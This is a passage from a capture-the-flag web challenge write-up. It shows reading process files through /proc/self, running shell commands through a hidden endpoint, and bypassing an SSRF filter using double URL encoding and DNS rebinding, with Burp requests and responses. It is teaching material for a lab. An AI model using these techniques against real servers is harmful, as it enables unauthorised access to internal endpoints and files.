6 Referer: http://webintro.pilv.ar:9002/												6 Connection: close				
7 Accept-Encoding: gzip, deflate												7				
8 Accept-Language: en-US,en;q=0.9												8 pythonapp.py				
9 Connection: close																
10																
11																

We see that the the command line used to execute the file was `python app.py`. Now that was a problem for a lot of people, which is understandable, `/proc/self/cmdline` gives you the command line used to execute the file, not just the filename itself. Now the reason there are no spaces between `python` and `app.py` is because there is a null byte instead. To display it, you would need to press on this button:



Response											
Pretty Raw Hex Render											
1 HTTP/1.1 200 OK \r \n											
2 Server: Werkzeug/2.2.3 Python/3.7.2 \r \n											
3 Date: Mon, 13 Mar 2023 12:40:34 GMT \r \n											
4 Content-Type: text/html; charset=utf-8 \r \n											
5 Content-Length: 14 \r \n											
6 Connection: close \r \n											
7 \r \n											
8 python \0 app.py \0											

This got a few people stuck, and I should have show this in the demo, sorry :p
Back to the challenge, we can now access `/proc/self/cwd/app.py` to get the source code:




We see a secret endpoint at `/verYsup33rSecr3tEndpoint` that lets us execute shell commands on the web server through post requests.


Now you can either manually construct the request, or just copy the one you were sending on the demo page we were on earlier, and change some values.


The only important headers are: the first one containing the method, the path, and the http version, the Content-Type header, and the Content-Length (that is automatically updated by Burp Suite by default so that's cool).

Let's send this request:




it works! Now let's quickly explore a bit.





We see a file named “VerySecretFlag.txt”, let’s access it:



The flag appears!

(Note: to put spaces in the POST parameter values, we have to URL encode them either using “+”, or “%20”)

chall 4: Bad Mitigations

For this challenge, we have the code running in the backend.

```
import ipaddress
import dns.resolver
import re
from urllib.parse import urlparse
from flask import Flask, request, render_template
import ipaddress
import requests
import time

app = Flask(__name__)

def is_valid_ip(ip_string):
    try:
        ip_object = ipaddress.ip_address(ip_string)
```

```

        return True
    except ValueError:
        return False

def is_valid_url(url):
    try:
        result = urlparse(url)
        return True
    except ValueError:
        return False

def validate_website(website):
    if website is None:
        return "Please specify a website"
    if not is_valid_url(website):
        return "Please specify a valid website"
    domain = urlparse(website).hostname
    ip = dns.resolver.query(domain, 'A')[0].to_text()
    if not is_valid_ip(ip):
        return "Couldn't resolve IP address"
    if ipaddress.ip_address(ip).is_private:
        return "Nice try kiddo, but we're protected against SSRFs"
    if "flag" in urlparse(website).path:
        return "For security reasons, you can not access a website containing 'flag'"
    return "ok"

@app.route('/')
def mainpage():
    website = request.args.get('website')
    validation = validate_website(website)
    if validation != "ok":
        return validation
    else:
        time.sleep(3) # rate limiting
        return requests.get(website, allow_redirects=False).content

@app.route('/flag')
def flag():
    ip = request.remote_addr
    if ip == "127.0.0.1":
        return "web{FAKE_FLAG}"
    else:
        return "This is an internal endpoint"

if __name__ == "__main__":
    app.run(port=9003, host="0.0.0.0")

```

We see that we can access the flag by sending a request to /flag, but the request has to be sent by 127.0.0.1, which corresponds to the host itself. The main feature of the website is to send requests to other websites, get the content, and return it to the client. Now the server has features to prevent a user to access <http://127.0.0.1:9003/flag>. The main ones are:

- 1) The server will first get the hostname of the request destination, get the corresponding IP via a DNS request, and check if the IP is a local one.
- 2) The server will blacklist any urls containing "flag" in it.
- 3) The request won't follow redirects, so you can't just redirect the server to <http://127.0.0.1:9003/flag>


The third limitation forces us to play with 1) and 2).

To bypass the limitation 2), you can double url encode a letter of flag. The url encoding is just a % followed with the hex value of the character on the ASCII table. Here's a list of the encoded characters: https://www.w3schools.com/tags/ref_urlencode.ASP

So if we double encode the g from flag, we get %2567 (%25 being an URL encoded "%")


This works because the server will decode the user input once, giving fla%67, and send a request to /fla%67, which the server will decode again. But the flag filter is done on the first step, not the second.

Now the only limitation left is the 1), and this one is a bit more complex. To bypass that, we have to use a technique called DNS rebinding. Its definition is basically that there is a very small delay between the DNS check, and the request (which will do another DNS check), during which the IP corresponding to the URL has changed. This is possible (or at least, made significantly easier) thanks to the `time.sleep(3)` line, which is supposedly used for rate-limiting. If the ip corresponding to the domain changes during these three seconds, we can bypass this filter. For that, you can either use your own domain if you have one, set a DNS record, change it, and spam the request with your domain to get the timing of the ip updating right, either find and use this tool:



The screenshot shows a Google search interface. The search bar contains the text "dns rebinding online". Below the search bar, there are tabs for "Tous", "Vidéos", "Actualités", "Images", "Livres", "Plus", and "Outils". The search results show "Environ 90 900 résultats (0,38 secondes) « Add Grepper Answer (a) »". The first result is from "cmpxchg8b.com" with the URL "https://lock.cmpxchg8b.com › rebi...". The title of the result is "rbndr.us dns rebinding service" in purple. The description below the title says: "This page will help to generate a hostname for use with testing for dns rebinding vulnerabilities in software. To use this page, enter two ip addresses you ...".

which switches the record very often between two ips you give it. Give it 127.0.0.1, and another non-private random one, and spam the request in your repeater until it works.



The screenshot shows the Burp Suite Repeater interface. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, and BurpJSLink. Below the navigation bar, there are tabs for 2 x, 3 x, 4 x, and a plus sign. A 'Send' button is visible. The main area is split into two panels: 'Request' and 'Response'. The 'Request' panel shows a GET request to `http://7f000001.01010101.rbnr.us:9003/fla%2567`. The 'Response' panel shows a 200 OK status and a body containing a message about SSRF techniques and two YouTube links.

```
Request
1 GET /?website=http://7f000001.01010101.rbnr.us:9003/fla%2567
2 HTTP/1.1
3 Host: webintro.pilv.ar:9003
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10

Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.7.2
3 Date: Mon, 13 Mar 2023 13:12:49 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 337
6 Connection: close
7
8 web{There's a lot of cool techniques in ssrf! if you're
  curious, there's a ton of interesting stuff in there:
  https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-req
  uest-forgery , there's also some nice talks about them!
  https://www.youtube.com/watch?v=R9pJ2YXoJQ and
  https://www.youtube.com/watch?v=udpamSmD_vU are pretty good}
```

And the flag appears! :D

Congratulations to Hans for solving this one ;)